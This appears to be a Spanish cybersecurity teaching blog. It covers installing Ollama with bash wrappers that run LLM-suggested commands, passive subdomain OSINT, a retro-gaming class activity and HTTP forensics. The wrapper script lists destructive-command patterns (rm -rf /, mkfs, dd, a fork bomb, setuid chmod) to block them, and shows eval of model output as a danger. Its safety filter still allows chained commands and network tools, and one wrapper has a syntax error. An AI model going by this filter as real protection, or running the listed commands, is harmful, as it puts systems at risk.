Autor: ciberkaos

  • Ollama – Chatbot IA Local en 5 Minutos

    Ollama – Chatbot IA Local en 5 Minutos

    ¿cuándo usar tgpt y cuándo usar Ollama?

    En el ecosistema actual de IA aplicada a terminal y ciberseguridad aparecen dos enfoques muy distintos:

    • tgpt → un cliente que conecta con modelos en la nube
    • Ollama → un motor local que ejecuta modelos en tu propio sistema

    Ambos usan IA. Pero resuelven problemas distintos.


    1. Qué es tgpt (en una frase honesta)

    tgpt es un puente entre tu terminal y modelos en la nube.

    • No ejecuta IA local
    • Envía tus prompts a un servicio externo
    • Devuelve la respuesta en texto, integrada en la terminal

    Mentalmente:

    “Un ChatGPT sin navegador, pegado a la shell.”


    2. Qué es Ollama (en una frase honesta)

    Ollama es una plataforma para ejecutar modelos de IA localmente.

    • Los modelos están en tu disco
    • El razonamiento ocurre en tu máquina
    • No depende de Internet
    • Tú controlas datos, logs y flujos

    Mentalmente:

    “Un motor de IA como si fuera un servicio más del sistema.”


    3. Comparativa

    AspectotgptOllama
    TipoClienteMotor local
    Dónde se ejecuta la IANubeTu servidor
    Requiere InternetNo
    PrivacidadBaja–mediaAlta
    Consumo de recursos localesMuy bajoMedio–alto
    Facilidad de usoMuy altaMedia
    Control del sistemaNuloTotal
    Ideal paraConsultas rápidasIntegración técnica
    Uso en producciónNo
    Valor educativo en ciberConceptualArquitectónico

    4. Cuándo es mejor usar tgpt

    Usa tgpt cuando:

    • Quieres rapidez
    • Estás aprendiendo conceptos
    • Necesitas ayuda puntual con:
      • comandos
      • sintaxis
      • explicaciones
    • No te importa que el contenido viaje a la nube
    • Estás en un equipo con pocos recursos

    Ejemplos reales:

    • “Explícame este error de Bash”
    • “¿Qué hace este comando?”
    • “Dame una idea rápida”

    tgpt es ideal como calculadora mental avanzada.


    5. Cuándo es mejor usar Ollama

    Usa Ollama cuando:

    • Trabajas con:
      • logs reales
      • datos sensibles
      • salidas de herramientas de ciber
    • Quieres offline
    • Necesitas:
      • automatización
      • integración con scripts
      • auditoría y control
    • Estás enseñando arquitectura y seguridad
    • No quieres depender de terceros

    Ejemplos reales:

    • Analizar auth.log
    • Resumir resultados de nmap
    • Asistir en scripting
    • Crear un copiloto de terminal seguro
    • Laboratorios en red aislada

    Requisitos mínimos Ollama (realistas)

    Antes de tocar nada, conviene saber qué espera Ollama del hierro:

    • Ubuntu Server 24.04 LTS (OK)
    • Arquitectura x86_64
    • CPU decente (funciona sin GPU, pero paciencia)
    • RAM recomendada:
      • 8 GB → modelos pequeños (phi, tinyllama)
      • 16 GB o más → llama3, mistral, etc.
    • Acceso a internet

    Comprueba lo básico:

    lsb_release -a
    uname -m
    free -h


    Instalación

    Ollama se instala con un único script oficial. No snaps, no flatpaks, no dramas.


    curl -fsSL https://ollama.com/install.sh | sh
    

    Qué hace este script (para tu tranquilidad mental):

    • Descarga el binario de Ollama
    • Lo instala en /usr/bin/ollama
    • Crea un servicio systemd
    • Arranca Ollama automáticamente

    Comprobar que el servicio está vivo


    En un server, systemd manda:


    systemctl status ollama
    

    Deberías ver algo como:

    • Active: active (running)
    • Escuchando en 127.0.0.1:11434

    Si no está activo:


    sudo systemctl enable --now ollama
    

    Probar Ollama desde terminal

    Aquí viene la parte bonita: usar IA sin navegador.

    Prueba con un modelo ligero primero:


    ollama run phi
    

    O uno más conocido:


    ollama run llama3
    

    La primera vez:

    • Descarga el modelo
    • Puede tardar (no está roto, está pensando)

    Cuando veas un prompt tipo:


    >>> 
    

    Ya tienes un LLM local funcionando. Sin nube. Sin vender tu alma.


    Ver modelos instalados


    ollama list
    

    Descargar modelos sin ejecutarlos:


    ollama pull mistral
    ollama pull llama3:8b
    

    Uso como servicio (API local)

    Ollama levanta una API REST en local:

    • URL: http://localhost:11434

    Prueba rápida:


    curl http://localhost:11434/api/tags
    

    Esto es oro puro para:

    • Scripts Python
    • Herramientas OSINT
    • Automatización en ciber
    • Integrarlo con apps web internas

    Permitir acceso desde otra máquina (opcional)

    ⚠️ Ojo sysadmin: por defecto SOLO escucha en localhost.

    Si quieres que otros equipos accedan (por ejemplo, alumnos o un frontend):

    Edita el servicio:


    sudo systemctl edit ollama
    

    Añade:


    [Service]
    Environment="OLLAMA_HOST=0.0.0.0:11434"
    

    Luego:


    sudo systemctl daemon-reload
    sudo systemctl restart ollama
    

    Y abre firewall si procede:


    sudo ufw allow 11434/tcp
    

    Dónde guarda Ollama los modelos

    Importante para servidores con discos separados:

    • Por defecto:
      /usr/share/ollama/.ollama

    Puedes moverlo usando:


    export OLLAMA_MODELS=/ruta/grande/ollama-models
    

    En server con /data o /mnt, esto es muy recomendable.


    Desinstalar

    sudo systemctl stop ollama
    sudo rm /usr/bin/ollama
    sudo rm /etc/systemd/system/ollama.service
    sudo rm -rf /usr/share/ollama
    

    Modelos Ollama – Tamaño en disco y recursos

    ModeloParámetros (B)RAM recomendadaTamaño en disco aprox.VelocidadUso típico
    tinyllama1.1B2–4 GB~0.7 GBMuy altaPruebas rápidas
    qwen2.5:0.5b0.5B2–3 GB~0.4 GBMuy altaComandos simples
    phi2.7B4–6 GB~1.6 GBMuy altaTerminal, docencia
    orca-mini3B6–8 GB~2.0 GBAltaExplicaciones
    mistral7B8 GB~4.1 GBAltaUso técnico
    qwen2.5:7b7B8 GB~4.0 GBAltaCódigo
    llama3:8b8B8–10 GB~4.7 GBAltaCiber, logs
    codellama7B8–10 GB~3.8–4.2 GBMediaProgramación
    deepseek-coder6–7B8–12 GB~3.5–4.0 GBMediaCódigo
    nous-hermes7–13B8–16 GB~4.5–8.0 GBMediaRazonamiento
    mixtral:8x7bMoE16–32 GB~26–28 GBMediaAnálisis complejo
    llama3:70b70B64+ GB~40–45 GBBajaServidores grandes
    gemma:7b7B8 GB~4.0 GBAltaLenguaje
    yi:6b6B8 GB~3.5 GBMediaMultilenguaje
    yi:34b34B32+ GB~20–22 GBBajaAnálisis profundo

    Comprobar que Ollama está instalado y activo

    En tu Ubuntu Server 24:


    ollama --version
    systemctl status ollama
    

    Si ves versión y estado active (running), seguimos.


    Instalar (descargar) el modelo codellama

    Instalar un modelo en Ollama es simplemente hacer un pull:


    ollama pull codellama
    

    Qué ocurre aquí:

    • Se descarga el modelo
    • Se guarda en disco
    • No se ejecuta todavía
    • Puede tardar (son ~4 GB)

    Paciencia de sysadmin.


    Verificar que el modelo está instalado


    ollama list
    

    Deberías ver algo así:


    NAME           ID            SIZE     MODIFIED
    codellama      xxxx          ~4.0 GB  …
    

    Usar el modelo

    Modo interactivo


    ollama run codellama
    

    Te aparecerá:


    >>>
    

    Ejemplo:


    >>> escribe un script bash que liste usuarios conectados
    

    Responderá orientado a código, no a charla.


    Uso directo (una sola petición)


    ollama run codellama "escribe un script en bash para hacer backup de /etc"
    

    Perfecto para redirecciones:


    ollama run codellama "crea un script de backup de /etc" > backup.sh
    chmod +x backup.sh
    

    Elegir tamaño de codellama (muy importante)

    codellama tiene variantes. Puedes pedir una concreta:

    VarianteRAM recomendadaDisco aprox.
    codellama:7b8–10 GB~3.8 GB
    codellama:13b14–18 GB~7–8 GB
    codellama:34b32+ GB~20 GB

    Ejemplo explícito:


    ollama pull codellama:7b
    

    Si no indicas nada, Ollama suele traer la variante por defecto (normalmente 7B).

    Uso de Ollama en ejecución del sistema

    Ollama puede:

    • Generar comandos
    • Generar scripts
    • Generar código
    • Analizar salidas de comandos
    • Decidir qué comando habría que ejecutar

    Pero alguien tiene que ejecutarlos. Ese alguien eres tú… o un wrapper.

    El esquema mental sano es este:


    [ Usuario ] → [ Ollama (razona) ] → [ Script intermedio ] → [ Sistema ]
    

    Nunca:


    IA → root → caos

    Ollama puede generar contenido:


    ollama run llama3 "Escribe un README.md sobre este proyecto" > README.md
    

    Aquí sí crea archivos, pero porque la shell redirige la salida.
    Ollama sigue sin tocar el sistema.


    El peligro real

    El riesgo no es Ollama.
    El riesgo es esto:

    #Peligro
    eval "$(ollama run llama3 'dame un comando para limpiar el sistema')"

    Ejecutar comandos con control (wrapper en Bash)

    #!/bin/bash
    if [ $# -gt 0 ]; then
      pregunta$1
    else
        read -p "Pregunta a la IA: " pregunta
    fi


    respuesta=$(ollama run phi "$pregunta. Devuelve SOLO un comando seguro.")
    
    echo "La IA propone ejecutar:"
    echo "$respuesta"
    
    read -p "¿Ejecutar? (s/n): " ok
    if [[ "$ok" == "s" ]]; then
        eval "$respuesta"
    fi
    

    Qué ocurre aquí:

    • Ollama propone
    • El humano autoriza
    • El sistema ejecuta

    En Linux, un comando es solo:

    • un archivo ejecutable
    • ubicado en un directorio que esté en $PATH

    Si eso se cumple → se ejecuta desde cualquier sitio.

    Compruébalo:


    echo $PATH
    

    Verás cosas como:

    • /usr/bin
    • /usr/local/bin
    • /bin

    Ahí es donde viven los comandos “del sistema”.


    Opción recomendada: /usr/local/bin (limpio y correcto)

    Supongamos que tu script se llama ollama-shell.sh.

    Mover el script


    sudo mv ollama-shell.sh /usr/local/bin/ollama-shell
    

    Nota:

    • Quitamos .sh → parece un comando real
    • Linux no necesita extensión

    Dar permisos de ejecución


    sudo chmod +x /usr/local/bin/ollama-shell
    

    Probar desde cualquier sitio


    cd /tmp
    ollama-shell
    

    Script Wraper avanzado

    Aquí tienes un script con muchas mas opciones:

    #!/usr/bin/env bash
    set -euo pipefail
    
    # -----------------------------
    # Ollama Shell Assistant (Seguro)
    # - Pregunta a un modelo Ollama local
    # - Fuerza español usando modelo "llama3-es"
    # - Devuelve un único comando
    # - Valida contra lista blanca
    # - Pide confirmación antes de ejecutar
    # - Registra todo en /var/log/ollama-shell.log
    # -----------------------------
    
    MODEL="${MODEL:-llama3-es}"
    LOG_FILE="${LOG_FILE:-/var/log/ollama-shell.log}"
    
    MODE="${MODE:-ask}"  # ask | exec
    TIMEOUT_SECS="${TIMEOUT_SECS:-120}"
    
    # Lista blanca básica de comandos permitidos (ajústala a tu contexto)
    ALLOW_CMDS=(
      "ls" "ll" "pwd" "cd"
      "cat" "less" "head" "tail"
      "grep" "egrep" "fgrep" "awk" "sed" "cut" "sort" "uniq" "wc"
      "find" "locate" "which" "whereis"
      "ip" "ss" "netstat" "ping" "traceroute" "dig" "nslookup" "curl" "wget"
      "ps" "top" "htop" "free" "df" "du" "uptime" "uname" "lsblk"
      "systemctl" "journalctl"
      "who" "w" "id" "groups" "last" "lastb"
      "tar" "gzip" "gunzip" "zip" "unzip"
      "apt" "apt-get" "dpkg" "snap"
      "nmap"
    )
    
    print_help() {
      cat <<'EOF'
    Uso:
      ollama-shell [-e] [-m MODELO] "pregunta..."
      ollama-shell --suggest "pregunta..."
      ollama-shell --exec "pregunta..."
      ollama-shell --help
    
    Opciones:
      -m, --model     Modelo Ollama a usar (por defecto: llama3-es)
      -e, --exec      Permite ejecutar (con confirmación humana)
      --suggest       Solo sugiere (no ejecuta)
      --log FILE      Archivo de log (por defecto: /var/log/ollama-shell.log)
    
    Variables:
      MODEL=llama3-es
      MODE=ask|exec
      LOG_FILE=/var/log/ollama-shell.log
      TIMEOUT_SECS=120
    
    Notas:
    - El modelo debe devolver SOLO UN comando.
    - Se valida el comando contra una lista blanca básica.
    EOF
    }
    
    die() {
      echo "ERROR: $*" >&2
      exit 1
    }
    
    ensure_ollama() {
      command -v ollama >/dev/null 2>&1 || die "No encuentro 'ollama' en PATH. ¿Está instalado?"
      systemctl is-active --quiet ollama 2>/dev/null || true
    }
    
    ensure_log_writable() {
      # Intentar escribir en LOG_FILE; si no se puede, degradar a ~/.ollama-shell.log
      if ! (touch "$LOG_FILE" 2>/dev/null); then
        LOG_FILE="$HOME/.ollama-shell.log"
        touch "$LOG_FILE" || die "No puedo escribir logs ni en /var/log ni en HOME."
      fi
    }
    
    log_line() {
      local msg="$1"
      printf '%s | user=%s | cwd=%s | %s\n' "$(date '+%F %T')" "${USER:-unknown}" "$(pwd)" "$msg" >> "$LOG_FILE"
    }
    
    trim() {
      sed -e 's/^[[:space:]]*//' -e 's/[[:space:]]*$//'
    }
    
    first_token() {
      # Devuelve el primer token (comando base), ignorando sudo si aparece
      local s="$1"
      s="$(echo "$s" | trim)"
      if [[ "$s" == sudo\ * ]]; then
        echo "$s" | awk '{print $2}'
      else
        echo "$s" | awk '{print $1}'
      fi
    }
    
    is_allowed_cmd() {
      local cmd="$1"
      for a in "${ALLOW_CMDS[@]}"; do
        [[ "$cmd" == "$a" ]] && return 0
      done
      return 1
    }
    
    looks_dangerous() {
      # Filtros anti-destrucción básicos (no exhaustivos)
      local s="$1"
      s="$(echo "$s" | trim)"
      [[ -z "$s" ]] && return 0
    
      # Cosas típicas peligrosas
      if echo "$s" | grep -Eqi 'rm\s+-rf\s+/' ; then return 0; fi
      if echo "$s" | grep -Eqi 'mkfs|dd\s+if=|:\(\)\s*\{\s*:\|\s*:\s*;\s*\}\s*;|shutdown|reboot|poweroff' ; then return 0; fi
      if echo "$s" | grep -Eqi '>\s*/etc/|>\s*/bin/|>\s*/usr/bin/|chown\s+root|chmod\s+4[0-7]{3}|chmod\s+u\+s' ; then return 0; fi
    
      # Inyección obvia
      if echo "$s" | grep -Eqi '\$\(|`' ; then return 0; fi
    
      return 1
    }
    
    ask_ollama_for_command() {
      local question="$1"
    
      local prompt
      prompt=$(
        cat <<EOF
    Eres un asistente técnico experto en Linux y ciberseguridad.
    Respondes SIEMPRE en español.
    Tu tarea: proponer EXACTAMENTE UN comando de terminal (una sola línea) para ayudar con la petición del usuario.
    REGLAS:
    - Devuelve SOLO el comando. Sin explicaciones. Sin comillas. Sin markdown.
    - El comando debe ser lo más seguro posible (preferir lectura/consulta a escritura).
    - Evita acciones destructivas. No uses rm, mkfs, dd, ni cambios de permisos peligrosos.
    Petición del usuario:
    $question
    EOF
      )
    
      # Timeout para evitar bloqueos largos
      # Nota: 'timeout' suele estar en coreutils
      if command -v timeout >/dev/null 2>&1; then
        timeout "$TIMEOUT_SECS" ollama run "$MODEL" "$prompt" 2>/dev/null | head -n 1 | trim
      else
        ollama run "$MODEL" "$prompt" 2>/dev/null | head -n 1 | trim
      fi
    }
    
    confirm() {
      local msg="$1"
      read -r -p "$msg (s/n): " ans
      [[ "${ans,,}" == "s" ]]
    }
    
    main() {
      local question=""
      local explicit_mode=""
      local explicit_model=""
      local explicit_log=""
    
      while [[ $# -gt 0 ]]; do
        case "$1" in
          -m|--model) explicit_model="$2"; shift 2 ;;
          -e|--exec) explicit_mode="exec"; shift ;;
          --suggest) explicit_mode="ask"; shift ;;
          --log) explicit_log="$2"; shift 2 ;;
          -h|--help) print_help; exit 0 ;;
          *)
            # Resto como pregunta (permitimos comillas)
            question="$*"
            break
            ;;
        esac
      done
    
      [[ -n "$explicit_model" ]] && MODEL="$explicit_model"
      [[ -n "$explicit_mode" ]] && MODE="$explicit_mode"
      [[ -n "$explicit_log" ]] && LOG_FILE="$explicit_log"
    
      [[ -z "$question" ]] && die "Falta la pregunta. Usa --help para ver ejemplos."
    
      ensure_ollama
      ensure_log_writable
    
      log_line "question=$(printf '%q' "$question") model=$MODEL mode=$MODE"
    
      local cmd
      cmd="$(ask_ollama_for_command "$question")"
    
      log_line "raw_cmd=$(printf '%q' "$cmd")"
    
      [[ -z "$cmd" ]] && die "El modelo no devolvió un comando."
    
      # Validaciones básicas
      if looks_dangerous "$cmd"; then
        log_line "blocked_reason=dangerous_pattern"
        die "Comando bloqueado por patrón peligroso: $cmd"
      fi
    
      local base
      base="$(first_token "$cmd")"
      if ! is_allowed_cmd "$base"; then
        log_line "blocked_reason=not_in_allowlist base=$base"
        die "Comando bloqueado (no está en la lista blanca): $base"
      fi
    
      echo "$cmd"
    
      if [[ "$MODE" == "exec" ]]; then
        if confirm "¿Ejecutar el comando anterior?"; then
          log_line "exec=YES cmd=$(printf '%q' "$cmd")"
          # Ejecuta tal cual (sin eval). Bash interpretará la línea como comando.
          bash -lc "$cmd"
        else
          log_line "exec=NO"
          echo "Cancelado."
        fi
      else
        echo "Modo sugerencia (no ejecuto nada). Usa --exec para permitir ejecución con confirmación."
      fi
    }
    
    main "$@"
    

    Instalación global (para todo el sistema)

    1. Mueve el script a /usr/local/bin y dale permisos:


    sudo mv ollama-shell /usr/local/bin/ollama-shell
    sudo chmod +x /usr/local/bin/ollama-shell
    
    1. Prueba:


    ollama-shell "muestra los puertos en escucha"
    
    1. Para permitir ejecución (con confirmación):


    ollama-shell --exec "muestra los últimos intentos de login fallidos"
    

    Forma más simple: usar el modelo por defecto

    En el script que te pasé, al principio tienes:


    MODEL="${MODEL:-llama3-es}"
    

    Eso significa:

    • Si no indicas nada, usa llama3-es
    • Es el comportamiento por defecto

    Ejemplo:


    ollama-shell "lista los usuarios conectados"
    

    Usa automáticamente llama3-es.


    Indicar el modelo en la llamada (recomendado)

    El script soporta el parámetro -m o --model.

    Ejemplo:


    ollama-shell -m codellama-es "crea un script bash para hacer backup de /etc"
    

    Aquí:

    • No tocas el script
    • Cambias el modelo solo para esa ejecución
    • Ideal para comparar modelos en clase

    Forzar el modelo con variable de entorno

    Esto es muy Unix y muy elegante.

    Para una sola ejecución


    MODEL=codellama-es ollama-shell "analiza este script"
    

    Para toda la sesión


    export MODEL=codellama-es
    ollama-shell "genera un Makefile sencillo"
    

    Hasta que cierres la terminal, siempre usará ese modelo.


    Cambiar el modelo por defecto en el script

    Si quieres que siempre use codellama-es, edita el script:


    nano /usr/local/bin/ollama-shell
    

    Busca:


    MODEL="${MODEL:-llama3-es}"
    

    Y cambia a:


    MODEL="${MODEL:-codellama-es}"
    

    A partir de ahí, ese será el modelo base.


    Ver qué modelo se está usando (opcional pero didáctico)

    Si quieres que el script lo muestre, añade justo antes de llamar a Ollama:


    echo "Modelo en uso: $MODEL"
    

    O loguéalo:


    log_line "model_in_use=$MODEL"
    

    Esto es muy bueno para auditoría


    Ejemplos

    ComandoQué ocurre
    ollama-shell "ver procesos"Usa modelo por defecto
    ollama-shell -m phi "ver procesos"Usa phi
    MODEL=codellama-es ollama-shell "crear script"Usa codellama-es
    ollama-shell --exec -m llama3-es "ver puertos"Ejecuta con llama3-es

    Comandos básicos que conviene conocer


    ollama run llama3:8b # Ejecutar modelo
    ollama list # Modelos instalados 
    ollama pull mistral # Descargar modelo 
    ollama rm mistral # Borrar modelo 
    ollama ps # Modelos en uso 
    ollama stop llama3:8b # Detener modelo

    Instalación en Mac-os

    1️⃣ Descarga

    https://ollama.com/download/mac

    Pulsa Download for macOS


    2️⃣ Instala

    • Abre el .dmg
    • Arrastra Ollama a Applications
    • Ábrelo (la primera vez macOS pedirá permiso)

    📌Ollama se queda ejecutándose en segundo plano (daemon).


    3️⃣ Verifica desde Terminal

    Abre Terminal y ejecuta:


    ollama --version
    

    Si ves algo como:


    ollama version x.x.x
    

    ✔️ Instalación correcta


    Primer uso: ejecutar un modelo

    Descargar y ejecutar LLaMA 3 (8B)


    ollama run llama3:8b
    

    La primera vez:

    • Descarga el modelo (varios GB)
    • Luego entras directamente en modo conversación
  • Reconocimiento de dominios por terminal y scripting

    Reconocimiento de dominios por terminal y scripting

    ¿Qué es OSINT y por qué usar terminal?

    OSINT (Open Source Intelligence) es el arte —y la ciencia— de obtener información a partir de fuentes públicas, sin interactuar activamente con el objetivo ni alterar sistemas.

    Trabajar desde la terminal tiene varias ventajas clave:

    • Reproducibilidad: lo que haces hoy lo puedes repetir mañana.
    • Automatización: un comando hoy, un script mañana.
    • Mentalidad analítica: piensas en datos, no en interfaces.
    • Escalabilidad: una IP, cien dominios o mil subdominios.

    1. AMASS – Descubrimiento de subdominios (OSINT real)

    ¿Qué es Amass?

    Amass es una herramienta de OWASP diseñada para mapear la superficie externa de una organización, utilizando únicamente fuentes públicas cuando se trabaja en modo pasivo.

    No escanea puertos, no lanza exploits. Pregunta a Internet lo que Internet ya sabe.

    Instalación en Ubuntu


    sudo apt update
    sudo apt install amass 
    
    #Tambien puedes usar snap 
    snap install amass 


    Comprobación:


    amass version
    

    Uso básico (modo pasivo)


    amass enum -passive -d ejemplo.com
    

    Qué está ocurriendo aquí:

    • enum: modo enumeración
    • -passive: solo fuentes OSINT
    • -d: dominio objetivo

    Resultado típico:

    • mail.ejemplo.com
    • api.ejemplo.com
    • dev.ejemplo.com

    Cada subdominio es una posible pieza de infraestructura real.


    Uso con salida a archivo


    amass enum -passive -d ejemplo.com -o subdominios.txt
    

    Esto es clave para:

    • Documentar
    • Analizar después
    • Usar como entrada para otras herramientas

    Enumeración con múltiples dominios


    amass enum -passive -df dominios.txt -o resultados.txt
    

    Donde dominios.txt contiene:


    ejemplo.com
    ejemplo.org
    ejemplo.net
    

    Aquí ya empiezan a pensar como analistas, no como usuarios.


    Advertencia ética

    Amass no rompe nada, pero:

    • Solo se usa sobre dominios autorizados o de práctica
    • Nunca sobre empresas reales sin permiso
    • El objetivo es aprender metodología, no recolectar víctimas

    2. Subfinder – Enumeración rápida y minimalista

    ¿Qué es Subfinder?

    Subfinder hace una cosa y la hace muy bien:
    descubrir subdominios usando fuentes OSINT, de forma rápida y limpia.

    Es ideal para:

    • Resultados rápidos
    • Scripts
    • Integrarlo con otras herramientas

    Instalación en Ubuntu

    Opción repositorios:


    sudo apt install subfinder
    

    Opción manual (recomendado para versiones recientes):


    sudo apt install snapd
    sudo snap install subfinder
    

    Uso básico


    subfinder -d ejemplo.com
    

    Salida:

    • Lista de subdominios uno por línea
    • Sin ruido
    • Perfecto para canalizar a otros comandos

    Guardar resultados


    subfinder -d ejemplo.com -o subfinder.txt
    

    Comparación mental con Amass

    Aquí conviene explicárselo así al alumno:

    • Amass: más pesado, más contexto, más fuentes
    • Subfinder: rápido, limpio, directo
    • Ambos son OSINT pasivo
    • En un proyecto real, se usan juntos

    3. Geolocalización – Poniendo los pies en la Tierra

    La geolocalización no es solo “ver el país”.
    Es contexto físico, legal y técnico.


    3.1 Geolocalización de IP con whois


    whois 8.8.8.8
    

    Información relevante:

    • País
    • Organización
    • ASN
    • Rango de IPs

    Esto permite responder preguntas como:

    • ¿Está en Europa o fuera?
    • ¿Es cloud o infraestructura propia?
    • ¿Qué proveedor hay detrás?

    3.2 Uso de geoiplookup

    Instalación:


    sudo apt install geoip-bin
    

    Uso:


    geoiplookup 8.8.8.8
    

    Salida:

    • País
    • Región aproximada

    Ideal para scripting rápido.


    3.3 Geolocalización con APIs desde terminal

    Ejemplo con curl:


    curl ipinfo.io/8.8.8.8
    

    Devuelve JSON:

    • Ciudad
    • País
    • Coordenadas
    • ASN
    • Organización

    Aquí puedes introducir:

    • Parseo con jq
    • Automatización
    • Correlación con subdominios

    4. Uniendo piezas: OSINT como proceso

    Aquí es donde el taller se vuelve interesante.

    Ejemplo de flujo real:

    1. Amass descubre subdominios
    2. Subfinder confirma y amplía
    3. Se resuelven IPs
    4. Se geolocalizan
    5. Se detecta:
      • Infraestructura cloud
      • Distribución geográfica
      • Entornos de desarrollo expuestos

    No es magia. Es método.


    5. Ejemplo


    amass enum -passive -d ejemplo.com -o amass.txt
    subfinder -d ejemplo.com -o subfinder.txt
    sort amass.txt subfinder.txt | uniq > subdominios_finales.txt
    

    Luego:


    while read sub; do
      echo "Resolviendo $sub"
      host $sub
    done < subdominios_finales.txt
    

    Esto ya es pensar en scripts, no en comandos sueltos.


    OSINT no es “buscar cosas”, es formular hipótesis

    La terminal no es incómoda, es poderosa

    Cada dato aislado no dice nada

    La inteligencia aparece al correlacionar

  • Actividad: Del píxel al polígono

    Actividad: Del píxel al polígono

    Arqueología del videojuego y evolución del hardware

    Contexto de la actividad

    En esta sesión realizaremos una actividad práctica y lúdica utilizando Raspberry Pi con juegos retro y gafas de realidad virtual (VR). El objetivo no es solo jugar, sino analizar un videojuego clásico como producto tecnológico, entendiendo el hardware en el que nació, comparándolo con ordenadores profesionales de su época y reflexionando sobre cómo podría adaptarse al hardware actual.

    Los videojuegos retro son un excelente ejemplo de cómo la creatividad y el diseño se adaptaban a fuertes limitaciones técnicas. Esta actividad te propone investigar, comparar y soñar… pero siempre con base técnica.


    Desarrollo de la actividad

    Fase 1 · Exploración del juego (en clase)

    Durante la sesión en clase:

    • Utilizarás una Raspberry Pi con emuladores y mandos.
    • Seleccionarás un único videojuego retro de cualquiera de las plataformas disponibles (arcade, NES, SNES, Mega Drive, PlayStation, etc.).
    • Jugarás durante un tiempo limitado con el objetivo de observar, no de completar el juego.

    Debes fijarte especialmente en:

    • Tipo de controles
    • Gráficos y estilo visual
    • Sonido y música
    • Dificultad
    • Ritmo del juego

    Fase 2 · Ficha técnica del videojuego

    En el trabajo a entregar deberás incluir una ficha con la siguiente información:

    • Nombre del videojuego
    • Año aproximado de lanzamiento
    • Plataforma o plataformas originales
    • Tipo de juego (plataformas, shooter, puzzle, etc.)

    Fase 3 · Análisis de la plataforma original

    Analiza el hardware original para el que fue creado el juego:

    • Número de bits de la plataforma (8, 16, 32 bits, etc.)
    • Tipo de CPU (si se conoce)
    • Memoria aproximada
    • Resolución gráfica típica
    • Tipo de soporte (cartucho, CD, placa arcade…)

    Reflexiona brevemente sobre qué limitaciones técnicas tenía esa plataforma y cómo influyeron en el diseño del juego.


    Mientras jugábamos… ¿qué usaban los profesionales?

    Fase 4 · Hardware profesional contemporáneo

    Investiga qué ordenadores u estaciones de trabajo de uso profesional existían en la misma época que la plataforma de tu juego.

    Debes elegir al menos uno y responder:

    • Nombre del equipo
    • CPU utilizada
    • Cantidad de memoria
    • Sistema operativo
    • Uso principal (científico, empresarial, diseño, programación, etc.)

    Ejemplos orientativos (puedes usar otros):

    • IBM PC / PC-AT
    • Apple Macintosh
    • Commodore Amiga
    • Atari ST
    • Estaciones Sun, DEC, SGI, NeXT…

    Fase 5 · Comparación técnica

    Compara el hardware del videojuego con el ordenador profesional investigado:

    • ¿Cuál tenía más potencia?
    • ¿Cuál tenía más memoria?
    • ¿Cuál tenía mejores capacidades gráficas reales?
    • ¿Cuál era más caro?
    • ¿Por qué, pese a existir hardware más potente, los juegos se desarrollaban para consolas?

    Fase 6 · De lo profesional a lo doméstico

    Reflexiona sobre la evolución tecnológica:

    • ¿Qué tecnologías que antes eran profesionales hoy son comunes?
      • Gráficos acelerados
      • Sonido digital
      • Multitarea
      • Redes
    • ¿En qué momento los ordenadores domésticos superaron a las consolas clásicas?

    Fase 7 · El salto a la actualidad: Raspberry Pi

    Analiza el papel de la Raspberry Pi:

    • ¿Qué tipo de ordenador es?
    • ¿Se parece más a una consola antigua o a un PC profesional antiguo?
    • ¿Qué usos profesionales reales tiene hoy?
      • Servidores
      • Automatización
      • IoT
      • Educación

    Fase 8 · Imaginando el juego en Realidad Virtual

    Durante la sesión podrás probar gafas VR.

    En el trabajo deberás responder:

    • ¿Cómo se podría adaptar tu juego a realidad virtual?
      • Tipo de vista (primera persona, tercera persona, maqueta…)
      • Controles
      • Escala del mundo
    • ¿Qué elementos deberían mantenerse para que siga siendo el mismo juego?
    • ¿Qué problemas técnicos podrían aparecer?
      • Mareos
      • Latencia
      • Precisión de controles
      • Rendimiento

    Pregunta final de reflexión

    Responde de forma razonada:

    Si tuvieras que explicar qué es una Raspberry Pi a alguien de la época de tu videojuego, usando solo comparaciones con hardware antiguo… ¿qué dirías?


    Entrega del trabajo

    • Formato: PDF
    • Extensión: entre 3 y 5 páginas
    • Contenido: texto claro, imágenes opcionales (capturas, hardware, esquemas)

    Se valorará especialmente:

    • Comprensión técnica
    • Capacidad de análisis y comparación
    • Reflexión crítica
    • Creatividad con base tecnológica
  • ¿Qué es HTTP?

    ¿Qué es HTTP?

    HTTP, visto desde el prisma del análisis forense, se convierte en un río de migas digitales. Todo lo que un usuario hace en la web —clics, formularios, cargas, descargas, redirecciones— queda reflejado en forma de peticiones y respuestas. Para un analista forense, ese flujo es una fuente de verdad incómodamente sincera.


    1. HTTP desde la perspectiva del Análisis Forense

    HTTP (Hypertext Transfer Protocol) es el lenguaje de comunicación entre navegadores y servidores web. En condiciones normales es un protocolo simple, sin cifrar, basado en texto plano. Esa “simplicidad” lo convierte en un objetivo fantástico para la reconstrucción forense de actividades.

    ¿Por qué HTTP importa en un análisis forense?

    HTTP expone tres elementos cruciales:

    1. Qué hizo un usuario
      Las URLs visitadas describen intención, interés y acciones concretas.
      Un acceso a /wp-admin/ no es lo mismo que una visita a /index.html.
    2. Qué envió un usuario
      Si no hay cifrado (HTTP a secas), el analista puede ver:
      • campos de formularios
      • parámetros en la URL
      • cookies
      • cabeceras personalizadas
      Son pruebas directas de actividad.
    3. Qué devolvió el servidor
      Los códigos de estado (200, 404, 500…) cuentan historias:
      • ¿Se intentó acceder a un recurso prohibido? (403)
      • ¿Hubo intentos de escaneo? (404 repetidos)
      • ¿Hubo redirecciones sospechosas? (3xx)

    En un entorno HTTPS el contenido se cifra, pero la metadata sigue hablando: SNI, IPs de destino, tamaño de paquetes, frecuencia de conexiones.

